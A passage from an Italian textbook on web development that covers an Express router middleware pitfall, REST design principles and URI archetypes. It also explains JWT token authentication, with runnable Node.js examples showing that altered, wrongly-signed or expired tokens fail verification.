    at TodoController.findTodoForCurrentUser (file:///[cartella del progetto]/controllers/TodoController.js
        :23:17)
    at async TodoController.deleteTodo (file:///[cartella del progetto]/controllers/TodoController.js:43:16)
    at async file:///[cartella del progetto]/routes/todoRouter.js:36:3
POST /todo/99/delete 404 7.364 ms - 454
GET /nonesiste 404 5.971 ms - 445
POST /logout 302 0.964 ms - 23
GET / 200 5.237 ms - 323
GET /nonesiste 302 0.631 ms - 27
```

Qualche osservazione:

- le prime due righe sono la visita senza sessione, una volta con `curl -i` e una seguendo il reindirizzamento; l'avviso `DEP0044` viene da `connect-flash` (capitolo 15);
- ogni `POST` riceve un `302` ed è seguito da un `GET`: dopo ogni form il server **reindirizza** alla lista, invece di rispondere con una pagina. È lo schema *Post/Redirect/Get*: se l'utente ricarica la pagina, il browser ripete il `GET` innocuo, non il `POST` che ha modificato i dati;
- la lunghezza delle pagine `/todo` cresce e cala con la lista (627 byte vuota, 1262 con due elementi, 949 con uno);
- eliminare l'elemento 99, che non esiste, solleva l'errore di `findTodoForCurrentUser`: il gestore degli errori ne stampa la traccia e risponde `404` con la pagina d'errore («Errore 404, Elemento non trovato.»), mentre `/nonesiste`, da utente autenticato, arriva al *catch-all* («Errore 404, Non trovato.»).

I dati, questa volta, sopravvivono al server: fermato e riavviato `index.js`, dopo il login la lista contiene ancora *Learn Express*, segnato come fatto. Stanno nel file `database.db`, non più in un array in memoria come nel capitolo 12. Il pulsante Azzera (`POST /reset`) li cancella e riporta la pagina a «La lista è vuota.», con il messaggio «Lista azzerata.».

Una trappola: il middleware di un router

L'ultima riga del log nasconde un problema. Dopo il logout, una richiesta per `/nonesiste` non riceve il 404, ma un reindirizzamento al login:

Terminale

```
$ curl -i http://localhost:3000/nonesiste
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /auth
...

Found. Redirecting to /auth
```

Il motivo è nella riga 7 di `todoRouter.js`. Il router è montato senza percorso (`app.use(todoRouter)`), quindi ci entrano **tutte** le richieste che i router precedenti non hanno gestito; e `todoRouter.use`, senza percorso, applica il middleware a tutte le richieste che entrano nel router, non solo a quelle per le sue rotte. Così `enforceAuthentication` intercetta anche `/nonesiste`, prima che arrivi al *catch-all*: un utente anonimo non vede mai un 404, ma sempre la richiesta di login. Il rimedio è dare un percorso anche al middleware:

JS routes/todoRouter.js

```
7 todoRouter.use("/todo", enforceAuthentication);   // solo per i percorsi /todo...
```

Terminale

```
$ curl -s -o /dev/null -w '%{http_code}\n' http://localhost:3000/nonesiste
404
$ curl -s -o /dev/null -w '%{http_code} %{redirect_url}\n' http://localhost:3000/todo
302 http://localhost:3000/auth
$ curl -s -o /dev/null -w '%{http_code} %{redirect_url}\n' -d '' http://localhost:3000/todo/1/toggle
302 http://localhost:3000/auth
```

Ora `/nonesiste` riceve il suo 404, mentre `/todo` e tutti i percorsi che cominciano con `/todo/` restano protetti (`%{redirect_url}` fa stampare a `curl` la destinazione del reindirizzamento). In alternativa, si può montare il router sotto un prefisso, `app.use("/todo", todoRouter)`, con percorsi relativi al suo interno, o applicare il middleware rotta per rotta, come fa `resetRouter`.

RIFERIMENTI

- **ORM Hate**, Martin Fowler.
  https://martinfowler.com/bliki/OrmHate.html
- **Getting Started: Sequelize** — documentazione ufficiale.
  https://sequelize.org/docs/v6/getting-started/
- **Associations: Sequelize** — documentazione ufficiale.
  https://sequelize.org/docs/v6/core-concepts/assocs/
- **dotenv** — documentazione del pacchetto.
  https://github.com/motdotla/dotenv

Il paradigma REST

Nel capitolo precedente abbiamo sviluppato un'applicazione web completa con Express. La nostra applicazione si occupava di **tutto** sul server: gestiva i dati (con Sequelize), la logica di business (rotte, controller, middleware, sessioni) e la presentazione (template Pug). Ai browser restava soltanto il compito di visualizzare le pagine HTML.

I limiti delle web app tradizionali

Questo approccio è noto come **web app tradizionale**. È nato quando i browser avevano capacità limitate e ai contenuti web si accedeva generalmente solo tramite browser.

Oggi lo scenario è più complesso:

- ai dati possono dover accedere **altri programmi**, per esempio le app mobili;
- la tendenza è sfruttare le capacità dei browser moderni per offrire un'esperienza più reattiva, cioè le *Single Page App*.



Figura 17.1: *Nella web app tradizionale i dati sono accessibili solo dentro l'HTML.*

Le web app tradizionali non sono abbastanza flessibili in questi scenari. Un altro programma che voglia accedere ai dati dovrebbe:

1. scaricare le pagine HTML;
2. analizzarle per estrarre i dati rilevanti.

Non è efficiente (si trasferiscono moltissimi dati inutili) e non è robusto: qualunque modifica alle pagine HTML può rompere l'estrazione.

La tendenza attuale

La tendenza è dividere le applicazioni web in due componenti:

- il **backend**, responsabile dei dati e della logica di business, sul server;
- il **frontend**, responsabile dell'interfaccia utente, sul client. Può essere un'app nativa mobile o desktop, oppure una pagina HTML «più intelligente» che costruisce un'interfaccia interattiva con JavaScript, cioè una Single Page App.

I due componenti comunicano attraverso Internet. Più in generale, è il **software** a dover comunicare su Internet: le app di ogni tipo con i server, e i server fra loro. Non è un dettaglio marginale: secondo il rapporto Akamai sullo stato di Internet (2019), l'**83%** del traffico web è costituito da chiamate ad API.




Figura 17.2: *Il contesto architetturale. Client di ogni tipo inviano richieste all'application server A; per rispondere, A può a sua volta diventare client dell'application server B. Ciascun server ha il proprio database.*

API

Le **API** (*Application Programming Interface*) sono il modo in cui i programmi comunicano fra loro.

Come gestire la comunicazione su Internet? Definire a mano un protocollo su TCP/UDP e aprire socket non è conveniente né interoperabile: se volessimo integrare n API dovremmo imparare n protocolli diversi. Sono esistite architetture dedicate (CORBA, Java RMI, SOAP), che in sostanza reinventavano un'alternativa al Web.

La risposta moderna è più semplice: **usare i protocolli del Web**, cioè HTTP.

REST

REST

REST non è uno standard né un protocollo: è uno **stile architetturale**, cioè un insieme di principi e linee guida che definiscono come gli standard web debbano essere usati nelle API. È basato su HTTP e sulle URI, e fornisce un'interfaccia comune e coerente basata sull'uso «corretto» di HTTP.

È lo stile architetturale prevalente per le API web, con un tasso di adozione del 93,4%.

I fondamenti

- Una API REST permette di interagire con **risorse** tramite HTTP.
- Tutte le risorse sono associate a una **URI univoca**. «Una risorsa è qualunque cosa sia abbastanza importante da essere referenziata come cosa a sé» (Richardson e Ruby, *RESTful Web Services*, O'Reilly, 2008).
- Le risorse corrispondono tipicamente (ma non necessariamente) a oggetti di dominio persistenti.
- I **verbi HTTP** vanno usati per recuperare o manipolare le risorse.
- Una API REST dovrebbe essere **stateless**, cioè non usare sessioni lato server.

Perché la statelessness migliora la scalabilità


È la stessa ragione vista nel primo capitolo, a proposito di HTTP. Se il server non conserva stato fra una richiesta e l'altra, due richieste dello stesso client possono essere servite da **macchine diverse**: per reggere più traffico basta aggiungere macchine. Con le sessioni in memoria, invece, ogni client resta legato alla macchina che lo ha servito la prima volta.

Representational State Transfer

Il nome per esteso descrive con precisione il meccanismo:

- lo **stato dell'applicazione** vive sul **client**;
- lo **stato della risorsa** vive sul **server**;
- i due comunicano trasferendo **rappresentazioni** appropriate (JSON, XML, …).

Il client chiede `/todos`, la lista degli elementi; il server risponde con una **rappresentazione** in JSON dello stato delle sue risorse. La risorsa non viaggia: viaggia una sua «fotografia», in un formato concordato. Che cosa farne (mostrarla, filtrarla, tenerla in memoria fino alla richiesta successiva) fa parte dello stato dell'applicazione, e resta sul client.



Il client tiene lo stato dell'applicazione, il server quello delle risorse.

Formati di interscambio

I formati più usati sono **JSON** e **XML**.

todos.json

```json
{
  "todos": [
    { "todo": "Learn REST",       "done": false },
    { "todo": "Learn JavaScript", "done": true  }
  ]
}
```

todos.xml

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<root>
  <todos>
    <todo><text>Learn REST</text><done>false</done></todo>
    <todo><text>Learn JavaScript</text><done>true</done></todo>
  </todos>
</root>
```

JSON si è affermato perché è più compatto e, soprattutto, perché in JavaScript si trasforma in un oggetto con una sola chiamata.

Verbo e URI	Significato
`GET /todos`	recupera la lista di tutti gli elementi salvati
`GET /todos/<ID>`	recupera solo l'elemento con quell'identificatore
`POST /todos`	salva un nuovo elemento; i dati sono nel corpo della richiesta
`PUT /todos/<ID>`	sostituisce (o crea) l'elemento con quell'identificatore, usando i dati nel corpo
`DELETE /todos/<ID>`	elimina l'elemento con quell'identificatore

Qui si vede perché nel primo capitolo insistevamo sulla semantica dei verbi: in REST è precisamente ciò che rende l'API prevedibile. (Nella tabella delle slide, la riga del `POST` parla dei dati «dell'esame» da salvare: è un residuo di un altro esempio, e si intendono i dati del nuovo elemento.)

Risorse annidate

Talvolta esiste una **gerarchia** fra le risorse: un'azienda ha zero o più reparti, che hanno zero o più dipendenti. Progettando un'API è possibile definire **risorse annidate**, che riflettono la gerarchia nel percorso: `GET /sellers/{id}/reviews` elenca tutte le recensioni di un dato venditore, `GET /companies/42/departments/7/employees` i dipendenti del reparto 7 dell'azienda 42.

Va però tenuto presente che ogni risorsa dovrebbe avere **una sola** URI. Se la stessa recensione fosse raggiungibile sia come `/sellers/3/reviews/8` sia come `/reviews/8`, per i client e per le cache sarebbero due risorse diverse: due copie in cache che invecchiano ciascuna per conto suo, e una modifica inviata a uno dei due indirizzi non invaliderebbe la copia dell'altro.

Quattro archetipi di risorse



Nel progettare le URI di una API conviene chiedersi, per ogni risorsa, di che **tipo** sia. Si considerano quattro **archetipi** di base: *document*, *collection*, *store* e *controller*. Archetipi e regole di nomenclatura vengono dal libro di Mark Massé citato nella sezione sulle regole.

Document

Un **document** è un concetto **singolare**: corrisponde all'istanza di un oggetto o a un record di un database. Ciascuna di queste URI identifica un document:

- `/leagues/serie-a`
- `/leagues/serie-a/teams/napoli`
- `/leagues/serie-a/teams/napoli/players/mc-tominay`

✔ **Regola**: i nomi dei document (se non sono identificatori numerici) vanno al **singolare**.

L'ultimo segmento nomina *una* cosa: *una* lega, *una* squadra, *un* giocatore. Anche `/todos/1` è un document, con un identificatore numerico al posto del nome.

Collection

Le **collection** sono directory di risorse **gestite dall'applicazione web**. I client possono proporre di aggiungere una nuova risorsa a una collection, ma è la collection a decidere se accettarla. Ciascuna di queste URI identifica una collection:

- `/leagues`
- `/leagues/serie-a/teams`
- `/leagues/serie-a/teams/napoli/players`

✔ **Regola**: i nomi delle collection vanno al **plurale**.

La nostra `/todos` è una collection: con `POST /todos` il client propone un nuovo elemento, ed è il server a sceglierne l'identificatore e a comunicarlo nella risposta (lo vedremo con Express: `201 Created`, con l'header `Location: /todos/1`).

Store

Gli **store** sono directory di risorse **gestite dal client**: il client può creare, recuperare, aggiornare ed eliminare le risorse che contengono. Questa URI identifica uno store:

- `/users/1234/favourites`

✔ **Regola**: i nomi degli store vanno al **plurale**.

La differenza con una collection sta in chi sceglie l'URI delle nuove risorse. In uno store è il **client**: per mettere il Napoli fra i preferiti dell'utente 1234 invia `PUT /users/1234/favourites/napoli`, e la risorsa nasce esattamente a quell'indirizzo. Uno store non inventa URI nuove; una collection sì.

Controller

Le risorse **controller** modellano un concetto **procedurale**. Si possono pensare come **funzioni eseguibili**: si invocano con certi parametri e restituiscono un risultato, oppure producono un effetto collaterale. Ciascuna di queste URI identifica un controller:

- `/alerts/1234/resend`
- `/login`
- `/reset-app`

✔ **Regola**: i nomi dei controller sono tipicamente **verbi** o locuzioni verbali.

Servono per le azioni che non si riducono a leggere, creare, sostituire o eliminare una risorsa, come rispedire un avviso o azzerare l'applicazione, e si invocano con `POST`. Nella nostra API saranno controller `/auth` (autenticare) e `/signup` (registrarsi).




Figura 17.3: *Gli archetipi lungo un percorso: collection e document si alternano (plurale, singolare, plurale…), e un percorso può terminare con uno store o con un controller.*

Archetipo	Che cosa modella	Chi sceglie l'URI dei nuovi elementi	Nome	Metodi tipici
document	un singolo oggetto (un record)	—	singolare	`GET`, `PUT`, `DELETE`
collection	una directory gestita dal server	il server	plurale	`GET`, `POST`
store	una directory gestita dal client	il client	plurale	`GET`, `PUT`, `DELETE`
controller	una procedura	—	verbo	`POST`

I metodi tipici sono quelli che il libro di Massé associa a ciascun archetipo: `POST` su una collection per aggiungervi un elemento, `PUT` su uno store per inserire (o sostituire) una risorsa all'URI scelto dal client, `POST` per eseguire un controller.

Progettare le URI: filtri, paginazione, ricerche

Filtrare

Spesso, quando si recuperano risorse, si vuole applicare un **filtro**.

✔ **Regola**: la componente *query* delle URI va usata per filtrare collection e store.

`GET /users`	recupera tutti gli utenti
`GET /users?role=admin`	recupera gli utenti con il ruolo indicato
`GET /users?age.gt=18&age.lte=40`	recupera gli utenti con più di 18 anni e al massimo 40

Il percorso resta quello della collection: il filtro non identifica una risorsa nuova, ne restringe la rappresentazione. Nell'ultima riga `gt` e `lte` stanno per *greater than* (maggiore di) e *less than or equal* (minore o uguale): è una **convenzione** dell'API, non uno standard, e il server deve saperla interpretare. Express si limita a consegnare i parametri in `req.query`; conviene vedere in che forma:

JS query.js

```
import express from "express";

const app = express();

app.get("/users", (req, res) => {
  res.json(req.query);     // come li vede Express
});

app.listen(3000);
```

Terminale

```
$ curl 'localhost:3000/users'
{}
$ curl 'localhost:3000/users?role=admin'
{"role":"admin"}
$ curl 'localhost:3000/users?age.gt=18&age.lte=40'
{"age.gt":"18","age.lte":"40"}
```

I nomi arrivano così come sono scritti, punto compreso, e i valori sono sempre **stringhe**: `"18"`, non `18`. Tradurre `age.gt` in una condizione (con `Op.gt` di Sequelize, capitolo 16) e convertire i numeri è compito del codice dell'API. Lo faremo nella nostra lista per il filtro `done`. (Le virgolette attorno all'URL servono alla shell, per cui `&` avrebbe un altro significato.)

Paginare

Spesso si vuole anche **paginare** i risultati, cioè restituirli a blocchi invece di inviarli tutti insieme.

✔ **Regola**: la componente *query* delle URI va usata per paginare i risultati di collection e store.

`GET /todos?size=10&page=2` recupera i risultati dall'11º al 20º (cioè la pagina 2)

Con pagine da `size` elementi, la pagina `page` comincia dopo $(page - 1) \cdot size$ elementi: la pagina 2 salta i primi 10. Senza paginazione, una collection con centomila elementi verrebbe trasferita per intero a ogni richiesta.

Ricerche complesse

Quando i requisiti di filtro o di paginazione superano ciò che si riesce a esprimere comodamente nella query string, si può introdurre una **risorsa controller** dedicata nella collection o nello store:

`POST /users/search`

Così il client può passare i criteri come un **oggetto** nel corpo della richiesta, con tutta la struttura che serve. Per esempio, in un formato inventato per l'occasione (ogni API definisce il proprio):

{} corpo di POST /users/search

```
{
  "anyOf": [ { "role": "admin" }, { "age": { "gt": 18, "lte": 40 } } ],
  "sort":  [ "-age", "name" ],
  "page":  { "size": 10, "number": 2 }
}
```

Alternative, annidamenti e liste sono naturali in JSON e scomodi in una query string. Il prezzo è che una `POST` non è né sicura né idempotente, e non si mette in cache: è esattamente il vuoto che vuole colmare il metodo `QUERY` visto nel capitolo 9, una ricerca con il corpo ma con la semantica di sola lettura di una `GET`.

Implementare una API REST

Le API REST sono concettualmente semplici: basta mettersi in ascolto di richieste HTTP, gestirle e inviare una risposta. È esattamente quello che facevamo con la web app tradizionale, con tre differenze:

- invece di rispondere con una rappresentazione HTML da disegnare in un browser, si usa una rappresentazione **adatta alle macchine**, tipicamente JSON;
- invece di ricevere input dall'invio di form, li si riceve in una rappresentazione adatta alle macchine (ancora JSON);
- non ci si deve appoggiare alle **sessioni**: servono altri schemi di autenticazione.

Proteggere una API REST

Le API REST permettono agli utenti di manipolare risorse, e nella maggior parte dei casi non vogliamo che chiunque possa farlo.

- **Autenticazione**: vogliamo che solo gli utenti legittimi accedano alle risorse.
- **Autorizzazione**: vogliamo anche che alcuni utenti accedano solo a certe risorse (un dipendente non dovrebbe poter modificare il proprio stipendio).

Autenticazione con token

Uno schema molto diffuso è basato sui **token**:

1. il client invia all'API una richiesta con nome utente e password;
2. l'API valida le credenziali e genera un token;
3. il token (una stringa) viene restituito al client;
4. il client deve rimandare il token all'API a **ogni** richiesta successiva che richieda autenticazione, nell'header `Authorization`;
5. l'API verifica il token prima di rispondere.




Figura 17.4: *Lo schema di autenticazione basato su token: senza token la risposta è `401`; il login restituisce un token, che da quel momento accompagna ogni richiesta.*


Lo schema è quello delle slide, con i nomi dei campi del codice del corso (`usr` e `pwd`, letti da `req.body.usr` e `req.body.pwd`). Nel diagramma delle slide la richiesta di login contiene `"user"` e `"pws"`, e la risposta un oggetto `{"token": …}`; il codice del corso, che vedremo eseguito, risponde invece con il token da solo, come stringa JSON. Il server non deve ricordare nulla fra una richiesta e l'altra: ogni richiesta porta con sé la prova di chi la invia, e l'API resta stateless.

JWT

JWT (*JSON Web Token*) è uno standard aperto molto diffuso (RFC 7519) che permette di condividere in modo sicuro delle **asserzioni** (*claim*) fra due parti. Un token JWT è una stringa composta da **tre parti** separate da un punto: `Header.Payload.Signature`.

Un token JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.eyJuYW1lIjoibHVpZ2kiLCJyb2xlIjoiYWRtaW4iLCJleHAiOjE2NzAzOTg0MzJ9
.fopBYrax8wcB7rnPjCcOMc62IT2lJdvyOdyixMWMZAQ
```



Le tre parti, decodificate: solo la firma richiede la chiave segreta.

Header. Contiene il **tipo di token** e l'algoritmo usato per **firmarlo**, in formato JSON, codificati in **Base64Url**.

Payload. È un oggetto JSON che contiene le asserzioni. Alcune sono *registrate* e raccomandate dallo standard, per esempio `exp`, la data di scadenza del token (in secondi dal 1º gennaio 1970); le altre sono libere: nel payload si può scrivere qualunque asserzione. Anche il payload è codificato in Base64Url.

Base64Url è una **codifica**, non una cifratura: si inverte banalmente, e per leggere header e payload non serve alcuna chiave. Lo mostra un piccolo programma che decodifica il token delle slide:

decodifica.js

```js
// legge header e payload di un JWT: non serve alcuna chiave
const token = process.argv[2];
const [header, payload, firma] = token.split(".");
const testo = (parte) => Buffer.from(parte, "base64url").toString();

console.log(testo(header));
console.log(testo(payload));
console.log("firma:", firma);

const { exp } = JSON.parse(testo(payload));
console.log("scadenza:", new Date(exp * 1000).toISOString());
```

Terminale

```
$ node decodifica.js eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJuYW1lIjoibHVpZ2kiLCJyb2xlIjoiYWRtaW4iLCJleHAiOjE2NzAzOTg0MzJ9.
    fopBYrax8wcB7rnPjCcOMc62IT2lJdvyOdyixMWMZAQ
{"alg":"HS256","typ":"JWT"}
{"name":"luigi","role":"admin","exp":1670398432}
firma: fopBYrax8wcB7rnPjCcOMc62IT2lJdvyOdyixMWMZAQ
scadenza: 2022-12-07T07:33:52.000Z
```


Il token delle slide è scaduto il 7 dicembre 2022 alle 7:33:52 UTC (le 8:33 in Italia): `toISOString` mostra l'ora UTC, indicata dalla `Z` finale.

Base64Url è una codifica, non una cifratura

Header e payload di un JWT si decodificano banalmente, come appena visto: chiunque intercetti il token può **leggerne il contenuto**. Nel payload non vanno quindi mai messi dati riservati. Ciò che la firma garantisce è l'**integrità** (il token non è stato alterato), non la riservatezza.

Signature. Per garantire che i token non siano manomessi o falsificati si include una **firma**. Le slide la descrivono come una funzione di hash crittografica applicata alla concatenazione dell'header, del payload e di una **chiave segreta** nota solo al server che emette il token, e avvertono che in realtà la cosa è un po' più complessa. Con l'algoritmo `HS256` indicato nell'header, la firma è un **HMAC** con SHA-256: un hash di `header.payload` (le due parti codificate, unite dal punto) calcolato **con** la chiave segreta.

```
HMACSHA256(
  base64UrlEncode(header) + "." + base64UrlEncode(payload),
  secret_key
)
```



Senza la chiave non si può ricalcolare la firma di un payload modificato.

Lo si può verificare con il pacchetto `jsonwebtoken` (versione 9.0.3), quello usato dal codice del corso, ricalcolando la firma a mano con il modulo `crypto` di Node. La chiave sta nel file `.env`, nella variabile `TOKEN_SECRET`, come nel codice del corso:

JS token.js

```
import "dotenv/config";
import jwt from "jsonwebtoken";
import { createHmac } from "node:crypto";

const segreto = process.env.TOKEN_SECRET;
const token = jwt.sign({ user: "janet" }, segreto, { expiresIn: `${24 * 60 * 60}s` });
console.log(token);
console.log(jwt.verify(token, segreto));

// la firma è l'HMAC-SHA256 di "header.payload", calcolato con la chiave segreta
const [header, payload, firma] = token.split(".");
const hmac = createHmac("sha256", segreto).update(`${header}.${payload}`);
console.log(hmac.digest("base64url") === firma);
```

Terminale

```
$ node token.js
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiamFuZXQiLCJpYXQiOjE3OTM5NTgyNDcsImV4cCI6MTc5NDA0NDY0N30.
    SR6RvY4ykqtl590UeF0WkVRzp2cX3cYXajpAN1Bhrmg
{ user: 'janet', iat: 1793958247, exp: 1794044647 }
true
```

Tre osservazioni:

- l'header è identico a quello del token delle slide (`eyJhbGci…IkpXVCJ9`), perché codifica lo stesso JSON;
- `jwt.sign` aggiunge da sé l'asserzione registrata `iat` (*issued at*, l'istante di emissione), e `exp` vale `iat` più 86 400 secondi, le 24 ore chieste con `expiresIn`;
- la firma ricalcolata a mano coincide con la terza parte del token (`true`).

Ora i tentativi di imbroglio. Lo script seguente modifica il payload lasciando la firma originale, firma un token con un'altra chiave e verifica un token valido «25 ore dopo» (l'opzione `clockTimestamp` finge che l'orologio sia avanti). La verifica usa una callback, come il codice del corso:

JS attacchi.js

```
import "dotenv/config";
import jwt from "jsonwebtoken";

const segreto = process.env.TOKEN_SECRET;
const token = jwt.sign({ user: "janet" }, segreto, { expiresIn: "24h" });
const [header, payload, firma] = token.split(".");

const esito = (err, decoded) => console.log(err ? `${err.name}: ${err.message}` : decoded);

// 1. payload alterato (janet diventa eric), firma originale
const altro = JSON.parse(Buffer.from(payload, "base64url").toString());
altro.user = "eric";
const falso = Buffer.from(JSON.stringify(altro)).toString("base64url");
jwt.verify(`${header}.${falso}.${firma}`, segreto, esito);

// 2. token firmato con un'altra chiave
jwt.verify(jwt.sign({ user: "eric" }, "indovinata?"), segreto, esito);

// 3. token valido, verificato 25 ore dopo
const fra25ore = Math.floor(Date.now() / 1000) + 25 * 60 * 60;
jwt.verify(token, segreto, { clockTimestamp: fra25ore }, esito);

// 4. token valido, verificato adesso
jwt.verify(token, segreto, esito);
```

Terminale

```
$ node attacchi.js
JsonWebTokenError: invalid signature
JsonWebTokenError: invalid signature
TokenExpiredError: jwt expired
{ user: 'janet', iat: 1793958247, exp: 1794044647 }
```

Cambiare `janet` in `eric` cambia il payload, e la firma non corrisponde più; chi non conosce la chiave non può ricalcolarla. Un token firmato con un'altra chiave fallisce allo stesso modo. Il token scaduto ha una firma valida, ma `exp` è passato. Solo l'ultimo supera la verifica, e `verify` restituisce il payload decodificato (`"24h"` è un altro modo di scrivere la durata di 24 ore).

HS256 e RS256

Con `HS256` la stessa chiave segreta serve per firmare e per verificare: chi può verificare un token può anche emetterne. Va bene quando emette e verifica lo stesso server, come nella nostra API. Con `RS256` si firma con una chiave **privata** e si verifica con la corrispondente chiave **pubblica**: altri servizi possono verificare i token senza poterne creare. Per approfondire, le slide rimandano a `https://auth0.com/blog/rs256-vs-hs256-whats-the-difference/`.

E il logout?

Con le sessioni del capitolo 16 il logout distruggeva la sessione sul server. Con i token non c'è nulla da distruggere: il client «esce» dimenticando il token (la SPA del capitolo 23 lo toglie dal `localStorage`). Un token rubato, però, resta valido fino alla scadenza, perché il server non ricorda quali token ha emesso: è il prezzo della statelessness, e il motivo per cui i token hanno una durata limitata.

Funzione di hash crittografica

Una funzione che associa a una stringa binaria di lunghezza arbitraria (l'input) una stringa binaria di **lunghezza fissa** (il *digest* o *hash*).

Le funzioni di hash crittografiche sicure hanno due proprietà interessanti:

- sono **praticamente prive di collisioni**: è di fatto impossibile trovare due input diversi che producano lo stesso digest;
- sono **facili da calcolare ma non invertibili**: dato un input è immediato calcolarne il digest, ma dato un digest è impraticabile risalire all'input che lo ha generato.

Il comando `sha256sum` calcola il digest SHA-256 (detto anche SHA2-256) di ciò che riceve in ingresso:

Terminale

```
$ printf 'Web Technologies' | sha256sum
72bdf1226df1010dfb47cffaed85f5b35ae15ec9b482388691fa7a662a114113  -
$ printf 'Web Technologies!' | sha256sum
1a6791a2eab52c7c71d3e1225632d866b48a3abad91df15b2d44ab6004877993  -
$ echo 'Web Technologies' | sha256sum
8fdc65cace071647aeb2e83a52fd63274d6cb28488a77f105e99c78adb0e2482  -
```

I primi due digest sono quelli delle slide: un solo carattere di differenza (il punto esclamativo) produce un digest completamente diverso, ed è questa proprietà a rendere rilevabile qualunque manomissione. Il terzo comando è una trappola istruttiva: `echo` aggiunge un a capo in fondo alla stringa, e anche quel carattere invisibile basta a cambiare tutto; per questo si usa `printf`. Il digest ha sempre 256 bit (64 cifre esadecimali), qualunque sia la lunghezza dell'input.

Una API REST con Express

Implementiamo una API REST per la nostra lista di cose da fare, con Express, riusando gran parte del codice della web app del capitolo 16. Il codice del corso è disponibile nel materiale didattico, e le slide ne mostrano i punti salienti; qui li ricomponiamo in un'applicazione completa, eseguita davvero con Express 5.3.0, Sequelize 6.37.8, `jsonwebtoken` 9.0.3, `cors` 2.8.6 e `dotenv` 18.0.9.

```
npm install express sequelize sqlite3 morgan cors jsonwebtoken dotenv
```

`todo-rest-api/`		
`routes/`	`authenticationRouter.js`, `todoRouter.js`	i **router**: `/auth` e `/signup`; `/todos` e `/todos/:id`
`controllers/`	`AuthController.js`, `TodoController.js`	credenziali, token e permessi; le operazioni sugli elementi
`models/`	`Database.js`	**identico** a quello del capitolo 16
`middleware/`	`authorization.js`	autenticazione (il token) e autorizzazione (i permessi)
`node_modules/`		i pacchetti installati da npm (non si versiona)
`.env`		la chiave segreta dei token (non si versiona)
`index.js`		il punto d'ingresso: configura e avvia l'API
